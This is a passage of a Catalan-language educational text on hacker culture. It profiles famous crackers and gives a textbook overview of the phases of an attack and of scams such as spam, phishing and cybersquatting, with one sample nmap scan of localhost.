


Figura 2.8, Mapa global de la disposició de la World Wide Web el 2010

El 1994, any en el que el grup de desenvolupament de l'Unix de Berkeley va suspendre les seves activitats, les versions lliures d'Unix (com el Linux) eren el centre de l'activitat dels hackers. El 1995, les principals empreses d'informàtica van integrar als seus productes Internet.

A finals dels anys 90, les principals activitats dins de la cultura hacker eren el desenvolupament de Linux i la universalització d'Internet. La World Wide Web havia convertit a Internet en un medi de comunicació de masses i molts dels hackers van crear Proveïdors de Serveis Internet amb la intenció de proporcionar accés al gran públic.

Aquesta popularització d'Internet va donar a la comunitat hacker certa respectabilitat i autoritat política. El 1994 i el 1995, l'activisme hacker va acabar amb la proposta Clipper, que volia posar sota control del govern mètodes criptogràfics. El 1996 els hackers també van impedir la "Acció per la Decència en les Comunitats" (CDA), impedit que arribés la censura a Internet.

## 2.5 Exemple històrics importants i els crackers més famosos

### 2.5.1 Sven Jaschan

Sven Jaschan va néixer el 29 d'abril de 1986 a Waffensen, Alemanya, i és l'autor dels cucs Netsky i Sasser. Va estudiar en una escola de ciències de la informàtica a prop de Rotenburg.

Netsky era un cuc informàtic que s'enviava en correus dient que s'enviaven fotos perquè la víctima mirés què tal quedaven o que en alguna foto sortia nu, etc. d'aquesta manera milions d'ordinadors van ser infectats. Sven Jaschan, el seu creador, és la persona que més danys ha causat al propagar un virus.



Figura 2.9, Foto de Sven Jaschan

Tot va començar el 14 de febrer 2004 (dia de Sant Valentí) a Waffensen. Netsky es va propagar durant els següents mesos per tot al món i va infectar a milions de persones desesperant-les, va causar grans pèrdues de diners a empreses i institucions i moltes hores de treball. En aquell moment només tenia 17 anys.

L'estudiant va admetre per escrit ser el creador dels dos cucs i va ser arrestat per la policia alemanya el 7 de maig del 2004 després d'una llarga investigació internacional de 3 mesos. Després de la seva detenció, Microsoft va confirmar que havia rebut denúncies de diferents persones, i que la recompensa de \$ 250.000, ja que el virus afectava directament l'estabilitat de Windows, per la identificació de l'autor del cuc Netsky seria compartit entre ells. Un funcionari de Microsoft va assistir a la detenció i a l'interrogatori inicial.

Un informe de Sophos l'agost del 2004 va afirmar que els virus d'en Jaschan eren responsables del 70% de les infeccions observades el primer semestre d'aquell any. Després de ser detingut, Jaschan va ser posat en llibertat en espera d'un judici. Diferents empreses i institucions van publicar reclamacions per danys en la seva contra. D'acord amb el Tribunal Estatal Rotenburg-Wuemme, quatre denúncies alemanyes van ser resoltes per menys de \$ 1.000 cada una.

Va ser jutjat com a menor d'edat, ja que els tribunals alemanys van determinar que va crear el virus abans de complir els 18. El virus va ser alliberat el 29 d'abril del 2004. Sven Jaschan va

ser declarat culpable de sabotatge informàtic i alterament il·legal de dades. El divendres 8 de juliol del 2005, va rebre una sentència de 21 mesos. Més tard va rebre 3 anys de llibertat condicional i va haver de completar 30 hores de serveis comunitaris.

Jaschan va ser contractat per l'empresa de seguretat alemanya Securepoint l'1 de setembre de 2004. A causa d'això, la prestigiosa empresa de seguretat alemanya Avira va suspendre oficialment la seva cooperació amb Securepoint el 23 de setembre del 2004.

### 2.5.2 David Smith

Aquest és un dels pirates cibernètics més famosos dels Estats Units, David Smith és el creador del virus Melissa, també conegut com W97M, un macrovirus que infecta documents de Microsoft Office.

Des del 26 de març del 1999 i en uns pocs dies, va ser responsable directe d'un dels casos d'infecció massiva més importants de la història dels virus informàtics. De l'atac d'aquest virus van ser víctimes companyies com Microsoft, Intel o Lucent Technologies, els quals van haver de bloquejar les seves connexions a Internet a causa de l'acció maliciosa d'aquest virus.



Figura 2.10, Foto de David Smith

La primera vegada que aquest virus va ser propagat, va ser en la discussió d'un grup de notícies Usenet:alt.sex. El virus va ser col·locat dins d'un arxiu anomenat "List.doc", aquest deia contenir una llista de contrasenyes amb les quals es permetia l'accés a 80 webs de pornografia.

En aquesta forma, el virus va ser enviat per e-mail a milers de persones. El seu autor David L. Smith, va reconèixer en la seva declaració que el virus Melissa va causar més de 80 milions de dòlars en danys a les empreses americanes.

David L. Smith va dir el següent: "Jo no esperava ni anticipar la quantitat de dany que va tenir lloc, quan vaig publicar el virus, esperava que els danys econòmics fossin menors". Segons ell mateix, va crear el virus en memòria a d'una ballarina de Florida de la qual s'havia enamorat.

Smith va ser condemnat a 10 anys de presó, però passats 20 mesos a la presó i multat amb 5.000 dòlars, va ser posat en llibertat perquè va col·laborar amb el FBI en la cerca de Jan Wit, el creador holandès del virus informàtic Anna Kournikova

Específicament, el virus es pot propagar en els processadors de text Microsoft Word 97 y Word 2000 y Microsoft Excel 97, 2000 y 2003. Es pot enviar a si mateix per correu electrònic des de Microsoft Outlook 97 o 98, enviant-se als primers 50 contactes.

### 2.5.3 Masters of Deception

Mark Abene era un pirata informàtic que va crear el Grup de Hackers Masters of Deception, un dels més famosos, especialment a la dècada dels 80.

Abene va iniciar la seva vida de hacker amb poca edat, amb només 17 anys es va convertir en un geni de la informàtica i les telecomunicacions. Va ser el líder del grup de hackers MOD, fundat a Nova York.

Aquest grup es va fer famós el novembre de 1989, quan va fer col·lapsar les computadores de WNET, un dels principals canals de televisió de la ciutat de Nova York, deixant un missatge que deia “Feliç Dia d’Acció de Gràcies, de part de tots nosaltres de MOD).



Figura 2.11, Foto de Masters of Deception

Aquest grup va inspirar a milers d’adolescents als Estats Units i arreu del món a estudiar els mecanismes interns dels sistemes telefònics de tot el país.

Va ser el juliol de 1992, quan Abene i quatre membres del grup Masters of Deception, van ser arrestats per una sèrie de càrrecs criminals. Mark Abene es va declarar culpable dels càrrecs federals d’accés desautoritzat a computadores de la companyia de telèfons, incursió a computadores i a els càrrecs de conspiració.

Durant el judici, un jutge federal va intentar “enviar un missatge” a altres hackers sentenciant-lo a un any de presó, però aquest missatge no va obtenir els resultats desitjats, ja que centenars de joves van organitzar una festa de benvinguda en honor a Abene, en un club de primera classe a la ciutat de Manhattan. L’home va ser rebut com una gran celebritat, per molts una molt bona font d’inspiració.

Amb tota la fama, Mark Abene va aconseguir poc després que una revista de Nova York el catalogués com “una de les 100 persones més intel·ligents d’aquesta nació”, inspirant a encara més joves a entrar en aquest món.

Després d’uns quants atacs més i d’un temps a la presó, es va convertir en assessor de seguretat informàtica. Actualment, és un dels millors experts en seguretat informàtica i treballa per garantir la seguretat dels ordinadors.

### 2.5.4 Robert Tappan Morris

Robert Tappan Morris va ser el primer hacker acusat de propagar un virus a la Xarxa, un cuc que va afectar més de 6.000 ordinadors de universitats, centres d’investigació i instal·lacions militars, entre el dimecres 2 de novembre del 1988 i el dijous 3, que va ser considerat com el “Dijous Negre”.

El hacker Robert Tappan Morris va néixer el 1965, i és conegut per crear el Cuc Morris el 1988, considerat el primer cuc d'ordinador de la era d'Internet. És fill de Robert Morris, ex-científic en el Centre Nacional de Seguretat Informàtica, que és una divisió de l'agència de Seguretat Nacional (NSA).



Figura 2.12, Foto de Robert Morris

Quan Morris era jove ja tenia coneixement d'un error del famós programa de gestió de correu "Sendmail" un dels que han acumulat més errors de seguretat de la història. En aquest programa unes 500 línies de codi van produir aquesta facilitat d'accés, contaminació i expansió.

Quan va desenvolupar el primer virus "cuc", Tappan Morris era un graduat de Harvard i un estudiant de postgrau a Cornell. Va desenvolupar el cuc per "fer-se una idea de la mida de la Xarxa", però va acabar escampant-se a través d'una xarxa de 60.000 ordinadors, infectant a 6.000 d'aquests.

Va enviar el cuc des del MIT, probablement per ocultar el fet de que en realitat procedia de Cornell. Ho va fer a través de ARPANET, la precursora d'Internet. El cuc es va expandir de forma imprevista segons ell.

Quan això va passar Morris era un jove de només 23 anys, però un professional de la informàtica, aconseguint infectar un 10% d'ARPANET i col·lapsant 6.000 computadores dels centres més importants dels Estats Units.

Tot i que ell mai va tenir la intenció de espatllar les computadores o provocar que funcionessin més lentament, el 3 de novembre del 1988 el virus es va propagar per les computadores de tots els punts vitals dels Estats Units: la NASA, la RAND, el Pentàgon, les Universitats de Berkeley, Stanford i Princeton, el MIT, la MILNET, caient una darrera l'altra i causant el pànic.

Els administradors van actuar, per exemple MILNET va tancar la seva comunicació de correu amb ARPANET, i es van iniciar les tasques per saber què estava passant i com posar-hi remei. Després d'aconseguir aïllar el cuc i estudiar-ne el codi, van identificar les rutines d'infecció i van crear una "vacuna". Una setmana després van tornar a la normalitat tots els ordinadors.

El cuc només afectava a dos models de màquines que treballaven amb sistemes operatius UNIX de la variant BSD (Berkeley) i funcionava realitzant dues tasques: enviar-se a altres màquines i duplicant-se en la màquina infectada, independentment de si tenia el virus o no, perquè així no el poguessin enganyar el cuc fent-li creure que l'ordinador ja estava infectat. Per sort aquest virus no afectava més sistemes, ja que els resultats haurien sigut de dimensions molt més grans.



S'estima que el cost de reparació dels danys causats pel cuc en cada sistema variava entre els \$ 200 i els \$ 5300. I tot i que el dany econòmic va ser poc, va fer replantejar-se a molts la qüestió de la seguretat d'Internet.

Actualment és professor associat a l'Institut Tecnològic de Massachussets, en el departament d'Enginyeria Electrònica i Ciències de la Computació. El seu principal objectiu és la investigació de computadores en una arquitectura de xarxa.

### 2.5.5 Michael Calce

Michael Calce, també conegut com a Mafiaboy, és dels hackers més cèlebres per les seves activitats com a pirata informàtic quan era un adolescent. Els seus objectius el 2000 eren eBay, Yahoo i CNN, entre altres.



Figura 2.13, Foto de Michael Calce

El 8 de febrer del 2000, quan només 15 anys, va ser incitat per un amic seu que deia que CNN.com era impossible d'enderrocar. Calce va tardar uns minuts a fer-ho, col·lapsant CNN.com per unes dues hores. “La sensació de poder que vaig sentir va ser inmensa”, va escriure en el llibre de la seva autobiografia.

Més endavant atacaria Yahoo, eBay i ETRADE, amb una sèrie d'atacs de denegació de serveis (DDos). Va provocar per si sol que el llavors president Bill Clinton convoqués a un grup de seguretat cibernètica a la Casa Blanca. Janet Reno, llavors Fiscal General dels Estats Units, va jurar que la seva oficina no descansaria fins que ell no fos detingut.

El van descobrir perquè ell mateix va reconèixer les seves victòries en alguns xats. Finalment va ser declarat culpable de 56 càrrecs i dels atacs contra les webs. Va ser sentenciat a vuit mesos de “detenció oberta” en una casa de rehabilitació per joves i va passar un any en llibertat condicional. Actualment treballa en una empresa de seguretat informàtica.

### 2.5.6 Stephen Wozniak

Stephen Gary Wozniak va néixer l'11 d'agost de 1950 i és un enginyer electrònic nord-americà.



Els seus invents i màquines estan reconeguts com a grans contribucions a la revolució de l'ordinador personal en els anys setanta.

Wozniak va començar la seva carrera com a hacker de sistemes telefònics per realitzar trucades gratuïtes; fins i tot va trucar al Papa els anys 70.

Va fundar Apple Computer juntament amb Steve Jobs i Ronald Wayne el 1976 i va crear els ordinadors Apple I i Apple II a mitjans dels anys setanta. S'afirma que Steve Jobs i Wozniak són també els pares de l'era PC.



L'Apple II es va convertir en l'ordinador millor venut dels anys setanta i inicis dels vuitanta, i és sovint reconegut com el primer ordinador personal popular. Wozniak té diversos sobrenoms, com "El Woz" i "Mag de Woz". Aquest últim és també el nom d'una companyia que ell va fundar. Més tard va formar Apple Computer amb el seu amic Steve Jobs i avui dona suport a comunitats educatives amb pocs recursos amb moderna tecnologia.

### 2.5.7 Adrián Lamo

Adrian Lamo és un antic hacker de barret gris i periodista, conegut principalment per entrar a xarxes informàtiques d'alta seguretat, i per la seva posterior detenció. També és conegut per haver delatat a Bradley Manning, el soldat que va filtrar a WikiLeaks el vídeo que mostrava a soldats dels Estats Units assassinant a un fotògraf de Reuters i a altres civils d'Afganistan, així com altres molts documents classificats de l'exèrcit dels Estats Units que mostraven actituds delictives.




Figura 2.15, Foto d'Adrián Lamo

També son conegudes les seves intrusions a The New York Times i a Microsoft. També ha identificat errors de seguretat en las xarxes informàtiques de Fortune 500 i, a continuació, els comunicava aquests errors, acció que és il·legal si no tens el permís de l'empresa.

Adrián va néixer a Boston, Massachusetts. Va créixer a Arlington (Virginia) fins que es va mudar de nou a Bogotá als 10 anys. Set anys després la seva familiar es va tornar a mudar als Estats Units per instal·lar-se a San Francisco.

Al ser periodista, va entrevistar a molts hackers professionals, aprenent cada vegada coses noves. El febrer del 2002, va entrar en els servidors de The New York Times, afegint el seu nom a les bases de dades confidencials de l'empresa i utilitzant el document de la LexisNexis per realitzar investigacions. The Times va presentar una denuncia i una ordre de detenció de Lamo, que es va publicar l'agost del 2003, després de 15 mesos d'investigació pels fiscals federals de Nova York.

L'11 de setembre, es va entregar a l'FBI i es va declarar culpable dels càrrecs de delictes informàtics contra Microsoft, Lexis-Nexis i The New York Times. Més tard, el 2004, Lamo va ser condemnat a sis mesos de presó, 2 anys de llibertat condicional i va haver de pagar uns 65.000 dòlars pels danys. Va ser declarat culpable de comprometre la seguretat de The New York Times i Microsoft i de l'explotació de les debilitats de seguretat d'aquestes.

### 2.5.8 Kevin Poulsen

Aquest hacker es va convertir en un delinqüent quan va aconseguir fama l'any 1990 per hackejar les línies telefòniques de la ràdio KIIS-FM de Los Angeles, per assegurar-se ser la trucada número 102 i així guanyar un Porsche 944 S2.



**Figura 2.16,**  
**Kevin Poulsen**

Va ser apressat després d'atacar una base de dades del FBI el 1991. Avui és periodista i editor de la revista Wired i el 2006 va ajudar a identificar a 744 abusadors de nens via MySpace. A la revista publica notícies sobre la indústria tecnològica. També ha rebut varis premis per les seves publicacions.

### 2.5.9 Kevin Mitnick

Kevin Mitnick, també conegut com "El Còndor", va ser qualificat com "el criminal informàtica més buscat de la història" per el Departament de Justícia d'Estats Units.

Mitnick va rebre molta fama a partir dels anys 80, quan va aconseguir penetrar sistemes ultra protegits, com els de Nokia i Motorola, robar secrets corporatius i fins i tot hackejar a altres hackers.



**Figura 2.17, Foto**  
**de Kevin Mitnick**

Va ser apressat el 1995 i el seu empresonament va rebre molta popularitat entre els medis per la lentitud del procés i les estrictes condicions a les que estava sotmès (se'l va aïllar de la resta de presos i se li va prohibir realitzar trucades telefòniques durant un temps per la seva suposada perillositat).

Després de ser posat en llibertat el 2002, es dedica a la consultoria i l'assessorament en matèria de seguretat, a través de la seva companyia Mitnick Security. Aquest home nascut el 1963 ara dirigeix una empresa consultoria en la seguretat, i és autor i conferenciant.

## **2.6 Com funciona el hacking?**

### 2.6.1 Fase 1: Reconeixement

Aquesta primera fase té caràcter preparatori i consisteix en la recopilació, per part de l'atacant, de tota la informació possible del sistema que pretén comprometre.


L'atacant pot utilitzar diverses tècniques a l'hora de reconèixer un sistema. Per exemple, pot emprar enginyeria social o trashing, amb la finalitat d'aconseguir informació valuosa per accedir al sistema. Altres tècniques pròpies d'aquesta fase són:

- Fer recerques a Internet (normalment, la informació corporativa de les organitzacions, ha de ser visible a la xarxa per motius comercials i, per tant, es pot localitzar fàcilment). Cal ser curós amb la informació que es mostra a la xarxa i deixar, en la mesura del possible, només aquella que sigui necessària pel funcionament de l'organització i que no pugui comprometre la seguretat del sistema.
- Monitorització i captura del trànsit de xarxes de dades (Per exemple, sniffing).
- Utilitzar l'ordre whois per esbrinar dades relatives al sistema que volem investigar (per exemple, l'empresa que va enregistrat un domini determinat, o la seva adreça). Les bases de dades consultades per whois (la consulta també es pot fer mitjançant diversos webs) són públiques i, tot i que aquesta informació es podria emprar de forma maliciosa, pot ser molt útil, per exemple, per saber si un domini determinat està disponible.

### 2.6.2 Fase 2: Escaneig

En aquesta fase, l'atacant utilitzarà tota la informació obtinguda en l'apartat anterior per sondejar el sistema que pretén atacar i detectar una vulnerabilitat (o vulnerabilitats) específica, que pugui aprofitar per accedir al sistema (per exemple, una vulnerabilitat del sistema operatiu que usa el sistema objectiu, una vulnerabilitat d'una aplicació...).

L'atacant intentarà, principalment, obtenir informació dels comptes d'usuari, de les versions del sistema operatiu i de les aplicacions, així com els ports oberts. Moltes eines d'administració de sistemes es poden emprar en aquesta fase, com per exemple els escàners de xarxa o de ports (nmap).



```

root@ubuntu:/home/user# nmap localhost

Starting Nmap 4.53 ( http://insecure.org ) at 2012-05-06 18:33 EDT
Interesting ports on localhost (127.0.0.1):
Not shown: 1711 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.565 seconds
  
```

Figura 2.13, Exemple d'ús de l'ordre nmap

L'eina nmap no serveix únicament per conèixer els ports que té oberts una màquina, sinó que també es pot emprar per identificar la seva adreça MAC o el sistema operatiu que utilitza, entre altres utilitats.

Hi ha moltes més eines que es poden emprar en aquesta fase. D'entre elles, podríem destacar, per exemple, les ordres tracert en entorns Windows o traceroute en entorns Linux/Unix.

Aquesta ordre es pot emprar per esbrinar els canvis de xarxa que realitzen els paquets per la xarxa fins arribar a la seva destinació.

### 2.6.3 Fase 3: Atac. Obtenir accés

Aquesta és la fase en la qual es duu a terme l'atac de manera efectiva, aprofitant les vulnerabilitats localitzades a la fase anterior.

Sovint, aquesta fase es desenvolupa atacant, des de la xarxa, l'equip objectiu, però poden haver-hi parts de l'atac que s'efectuïn localment, en el sistema de l'atacant (per exemple, el trencament d'un fitxer de contrasenyes).

La realització d'un atac no sempre requereix coneixements elevats: Internet proveeix molta informació i exploits, que es poden emprar sense necessitat de saber programar o de tenir grans coneixements informàtics. Òbviament, les mesures de seguretat de què disposi l'equip objectiu són essencials per evitar l'èxit dels atacants. Si es té un sistema molt assegurat i actualitzat, la informació d'ús comú a la xarxa serà clarament insuficient per perpetrar una intrusió amb èxit. Per exemple, fent ús d'un exploit, bug, spoofing, DoS (denial of service).

### 2.6.4 Fase 4: Atac. Mantenir l'accés

Una vegada l'intrús ha obtingut l'accés al sistema, intentarà preservar la possibilitat d'efectuar nous accessos en el futur. En aquesta tasca l'ajudaran diversos programes de codi maliciós, com els cavalls de Troia i els rootkits. No és només la possibilitat de causar danys evidents al sistema (esborrat de fitxers, per exemple) el pot preocupar; l'atac també pot servir per instal·lar malware que monitori les accions que estem fent (keylogger), per capturar tot el trànsit de la xarxa (sniffing), instal·lar un FTP de contingut il·lícit o utilitzar el sistema atacat com a plataforma per atacar altres sistemes informàtics. A vegades un hacker blindar el sistema contra altres possibles hackers, protegint les seves portes del darrere, rootKits i troians.

### 2.6.5 Fase 5: Esborrar el rastre

És vital per a l'intrús esborrar les empremtes del que ha fet en el sistema. Moltes de les accions que ha dut a terme segurament hauran quedat, amb independència del sistema operatiu emprat, enregistrades en fitxers de registre (log). Alguns d'ells són fàcilment editables, però d'altres no ho són tant, ja que no són fitxers de text. En definitiva, el que intentarà l'intrús és eliminar totes aquestes entrades del fitxers de log i registres d'alarmes de les eines de detecció d'intrusos (IDS) amb la finalitat que els administradors del sistema no puguin descobrir que algú s'hi ha introduït de manera no autoritzada.

### 2.6.6 Mètodes de hacking

Kali Linux és indubtablement la millor distribució per Hackers, Crackers, Pentesters i professionals de la seguretat informàtica. Aquesta distribució té totes les eines necessàries per realitzar atacs a xarxes i aplicacions: base de dades, web servers, escaneig de ports, detecció de vulnerabilitats, auditories de seguretat, etc.

Kali Linux representa la evolució de BackTrack Linux, que va comprar l'equip Offensive Security, la empresa darrere el desenvolupament d'aquest sistema, i hi va realitzar canvis en l'arquitectura i el van distribuir amb aquest nou nom.

Conta amb més de 300 eines de hacking de codi obert, totes integrades, disponibles a través de Github i totalment gratis. Kali Linux es troba en versions de 32-64 bits en format ISO DVD i també disponible per equips que tinguin processadors ARM.

#### 2.6.6.1 Enginyeria social

En el camp de la seguretat informàtica, l'enginyeria social consisteix a obtenir informació confidencial manipulant als seus usuaris legítims. Un "enginyer social" utilitzarà Internet o el telèfon per a enganyar a les seves víctimes. Aquest pretén que li revelin informació confidencial, o facin alguna cosa fora de la llei per al seu interès. Amb això, s'explota la tendència natural de moltes persones a creure's la paraula de l'enginyer, més que no pas explotar les possibles vulnerabilitats informàtiques que poguessin existir a l'ordinador de la víctima. Generalment es considera que els usuaris són "l'esglaó més feble" dintre dels esquemes de seguretat, i per a això és possible l'enginyeria social.

#### 2.6.6.2 Spamming

Els spammers són els responsables dels milions de correus escombriaires no sol·licitats que saturen cada dia les bústies electròniques de tot el món. En l'actualitat, quasi el 70% de tots els correus electrònics que circulen en el món són spam, dificultant l'ús del correu electrònic com a eina útil de comunicació.

Els spams no són codis danyosos, però sí molestos. Es basen en enviar repetides vegades un mateix correu electrònic a milers de direccions. Algunes empreses l'utilitzen en una equivocada política de màrqueting agressiu.

Els receptors poden ser particulars o grups de notícies, llistes de distribució, etc. Per aquests últims la solució és moderar-los, mentre que els primers haurien d'utilitzar programes anti-spam, que detecten el codi identificat i els filtren just al arribar a la bústia.

La Llei de Serveis de la Societat de la Informació prohibeix els spams de manera que, sempre que s'envii publicitat, l'assumpte del missatge ha d'anunciar-ho amb la mateixa paraula

“publicitat” seguida del lema de l’anunci. El problema serà quan aquesta publicitat no arribi des de la Unió Europea, sinó des d’altres països on no es controla.

#### 2.6.6.3 Piràmides de valor

Les piràmides de valor són un mètode d’estafa que es duu a terme a través d’Internet, la majoria mitjançant correus. És molt comú que els spammers venguin milers de correus electrònics a aquests estafadors perquè realitzin l’enviament massiu de correus i intentar captar així el major nombre de persones

Solen captar l’atenció en el títol del correu amb missatges com “aconsegueixi augmentar el seu benefici en poc temps”, “diner fàcil sense sortir de casa”, “grans comissions en un dia”, i similars.

Un cop captada l’atenció de l’usuari, el cos del correu explica com es fan aquestes vendes piramidals. És un text que sol ser convincent, i si està ben fet, no et demanarà diners inicialment i t’enviarà a una pàgina web que explica el procés més detingudament.

En general, solen basar-se en una “xarxa de mercadeig” que, pel mateix mètode, 5 persones s’inscriguin després d’ell. Per iniciar el procés en cadena ja nascuda, ha de pagar uns diners a un número de compte i donar el seu número de compte perquè se li realitzin els pagaments. Els diners de les 5 persones que capti els ha d’ingressar en un nou compte. I per cada persona, se li envia una comissió dels diners recaptats. Posteriorment, ha d’enviar correus per captar a nous membres de la piràmide.

Òbviament els 5 nous membres paguen al primer i segueixen la cadena, però les comissions no arriben mai i les dades personals ja han sigut captades.

#### 2.6.6.4 Phreaking

Els phreakers són persones que investiguen els sistemes telefònics, mitjançant l’ús de la tecnologia pel plaer de manipular un sistema tecnològicament complex i en ocasions també per poder treure’n algun tipus de benefici personal, com per exemple trucades gratis.

Phreak prové de la unió de les paraules “phone” (telèfon en anglès) i “freak. Va aparèixer a Estats Units l’any 1960.

#### 2.6.6.5 Pirateria informàtica

Un pirata informàtic és aquell que roba informació o recursos, tant en l’àmbit domèstic com en l’empresarial, i en fa d’ella un ús il·legal, com per exemple fer-ne còpies. També són aquells que tenen per negoci la reproducció, apropiació i distribució, amb finalitats lucratives, i a gran escala, de diferents medis i continguts (software, vídeos, música). Els pirates informàtics

tampoc són el mateix que els hackers, ja que per ser pirata no necessites ni coneixement sobre la informàtica, amb vendre alguna cosa amb copyright ja et converteixes en un d'ells.

La pirateria està en plena expansió i la causa més important són els alts beneficis econòmics que proporciona als seus autors. La pirateria suposa un volum enorme de pèrdues econòmiques per les empreses, i el que va començar com una simple gamberrada, s'ha convertit en un seriós problema. Per aquestes causes, va aparèixer, el 1995, el Grup de Delictes Informàtics (conta amb el suport del Servei d'Informàtica i amb el Servei de Telecomunicacions. També conta amb col·laboradors externs d'institucions privades o públiques, les quals es veuen afectades de manera directa i indirecta per aquestes activitats), dins de la Comissaria General de la Policia Judicial. Aquest grup depèn de la Brigada de Delinqüència Econòmica, ja que en la majoria de casos els pirates es mouen per objectius econòmics. Actualment, el CD-ROM i Internet són dues de les plataformes més utilitzades per piratejar, i està molt relacionat amb la utilització de cracks.

Tant la venda com la compra de recursos o informació (per exemple de software) il·legal estan penades. El Codi Penal fa que el pirata s'exposi a anys de presó i multes considerables. La compra de software piratejat s'anomena delicte de receptació, però un dels problemes d'aquest delicte i altres tipus de pirateria, és que no es pot saber si es coneixia o no la il·legalitat d'aquest programa abans de comprar-lo.

#### 2.6.6.6 Ciberocupació

Un ciberokupa és una persona que es dedica a comprar i reclamar els drets de determinats dominis d'Internet importants o buscats per grans empreses, celebritats o altres, amb la finalitat de vendre'ls als interessats per un preu molt alt. En moltes ocasions ocupen el domini amb webs de contingut poc apropiat amb l'objectiu de posar pressió a l'interessat. També, els ciberokupes registren noms de pàgines web molt semblants als originals, aquests s'anomenen "typosquatters", i consisteixen en preveure els errors tipogràfics més probables que faran els visitants de direccions URL famoses: per exemple, escriure "Microsft" en comptes de "Microsoft".

Un cas de typosquatter era googkle.com, un lloc amb forma de buscador però que en realitat tenia dos accions, una amagada i una visible. L'amagada era que al entrar al servidor incorrecte, descarregava a la màquina-víctima dos virus, un troià i un executable que anul·lava les actualitzacions dels antivirus. La visible era que després d'ensenyar una advertència falsa de que la màquina estava infectada, et redirigia a una pàgina d'una empresa proveïdora d'antivirus.

Un altre exemple de typosquatters sobre Google era goggle.com, que et redirigia a una pàgina de regals falsa.

Una altra tècnica és el cibersquatting, que consisteix en registrar els mateixos dominis d'una pàgina web coneguda, però canviant l'extensió: per exemple .com en comptes de .org.

Un exemple de cibersquatting era whitehouse.com, que no tenia res a veure amb la pàgina web de la Casa Blanca (whitehouse.gov) i conduïa als usuaris a una pàgina de contingut poc apropiat.

#### 2.6.6.7 Phishing

També s'anomenen Enginyers Socials, i s'aprofiten d'una de les més grans vulnerabilitats que tenen els sistemes: els humans. Habitualment aconseguixen contrasenyes aprofitant els descuits del personal, com deixar la contrasenya escrita, trucar per telèfon fent-se passar per un servei tècnic, connectar-se als ports amb contrasenyes com "default" o "test" per sol·licitar serveis o suposant contrasenyes com "123" o "111".

Per estrany que sembli, en un informe d'una consultora d'Europa, el 85% de casos de vulnerabilitats en els sistemes es produeixen amb l'Enginyeria Social des de dins de l'empresa, pels propis treballadors. També es fan passar per empreses de confiança en correus electrònics demanant les dades, per exemple, de la targeta de crèdit o creant pàgines web idèntiques a entitats bancàries on obtenen les dades d'usuari i contrasenya. Amb els anys estan augmentant molt els casos de phishing, i tot i que en poden existir de molts formats, aquests són els més comuns:

- SMS (missatge curt)

Recepció d'un missatge on es sol·liciten les dades personals.

- Trucada telefònica

Poden rebre una trucada telefònica en la que l'emissor suplanta una entitat privada o pública perquè el receptor li faciliti les dades privades.

- Pàgina web o finestra emergent

Es simula, suplantant visualment la imatge d'una entitat oficial o empresa, fent que semblin les oficials, i així l'usuari faciliti les seves dades privades. La més utilitzada és la imitació de pàgines web de bancs, fent que siguin quasi idèntiques però no oficials. Un altre exemple seria pàgines web falses amb esquers cridaners, en els quals s'ofereixen ofertes irreals i on l'usuari ha de facilitar totes les seves dades per obtenir la gran oferta.

- Correu electrònic

